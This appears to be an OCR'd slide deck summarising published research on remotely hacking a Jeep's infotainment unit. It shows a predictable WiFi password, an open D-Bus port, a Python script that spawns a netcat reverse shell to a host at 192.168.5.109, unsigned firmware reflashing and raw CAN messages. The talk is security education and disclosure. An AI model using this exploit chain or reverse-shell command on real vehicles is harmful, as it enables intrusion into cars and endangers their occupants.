
Password	UNIX time	Time
TtYMxfPhZxkp	1356998432	Jan 01 2013 00.00.32

Source : illmatics.com/RemoteCarHacking.pdf

Step 2: Finding Open Port



```
# netstat -n | grep LISTEN
tcp          0       0  *.6010                           *.*
tcp          0       0  *.2011                           *.*
tcp          0       0  *.6020                           *.*
tcp          0       0  *.2021                           *.*
tcp          0       0  127.0.0.1.3128                   *.*
tcp          0       0  *.51500                          *.*
tcp          0       0  *.65200                          *.*
tcp          0       0  *.4400                           *.*
tcp          0       0  *.6667                           *.*
```




```
telnet 192.168.5.1 6667
Trying 192.168.5.1...
Connected to 192.168.5.1.
Escape character is '^]'.
AUTH ANONYMOUS
OK 4943a53752f52f82a9ea4e6e00000001
BEGIN
```

```
#!python
import dbus
bus_obj=dbus.bus.BusConnection("tcp:host=192.168.5.1,port=6667")
proxy_object=bus_obj.get_object('com.harman.service.NavTrailService','/com/harman/service/NavTrailService')
playerengine_iface=dbus.Interface(proxy_object,dbus_interface='com.harman.ServiceIpc')
print playerengine_iface.Invoke('execute','{"cmd":"netcat -l -p 6666 | /bin/sh | netcat 192.168.5.109 6666"}')
```

Source : illmatics.com/RemoteCarHacking.pdf


Step 3: Cellular Exploitation and updating Hacked Firmware



```
# ifconfig
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 33192
        inet 127.0.0.1 netmask 0xff000000
pflog0: flags=100<PROMISC> mtu 33192
uap0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        address: 30:14:4a:ee:a6:f8
        media: <unknown type> autoselect
        inet 192.168.5.1 netmask 0xffffff00 broadcast 192.168.5.255
ppp0: flags=8051<UP,POINTOPOINT,RUNNING,MULTICAST> mtu 1472
        inet 21.28.103.144 -> 68.28.89.85 netmask 0xff000000
```


➔ **WiFi Hot-spot**

➔ **3G services**



Source : illmatics.com/RemoteCarHacking.pdf

Step 3: Cellular Exploitation and updating Hacked Firmware



Load a new file

Load file C:\IODrive\Jeep\v850\cmcioc_test.bin as

Binary file

Processor type: NEC V850E1/ES [V850E1]

Loading segment: 0x00000000

Loading offset: 0x00000000

Analysis

☑ Enabled

☑ Indicator enabled

Options

□ Loading options

☑ Fill segment gaps

☑ Create segments

□ Create FLAT group

☑ Load as code segment


□ Load resources

☑ Rename DLL entries

□ Manual load

□ Create imports segment

Set
Kernel options 1
Kernel options 2
Processor options
OK
Cancel
Help




```
#!/bin/sh

# update ioc
/fs/mmc0/charlie/iocupdate -c 4 -p /fs/mmc0/charlie/cmcioc.bin

# restart in app mode
lua /fs/mmc0/charlie/reset appmode.lua

# sleep while we wait for the reset to happen
/bin/sleep 60
```

Firmware is updated w/o checking Digital Signature

Source : illmatics.com/RemoteCarHacking.pdf

Step 4: Sending CAN messages



```
EID: 18DAA0F1, Len: 08, Data: 02 10 02 00 00 00 00 00
IDH: 02, IDL: 0C, Len: 04, Data: 90 32 28 1F
```

Source : illmatics.com/RemoteCarHacking.pdf

ITU and vehicle standards

- **Study Group 17** : Internet of things (IoT) and smart cities and communities (SC&C)
- **Study Group 17** : Security

THANK YOU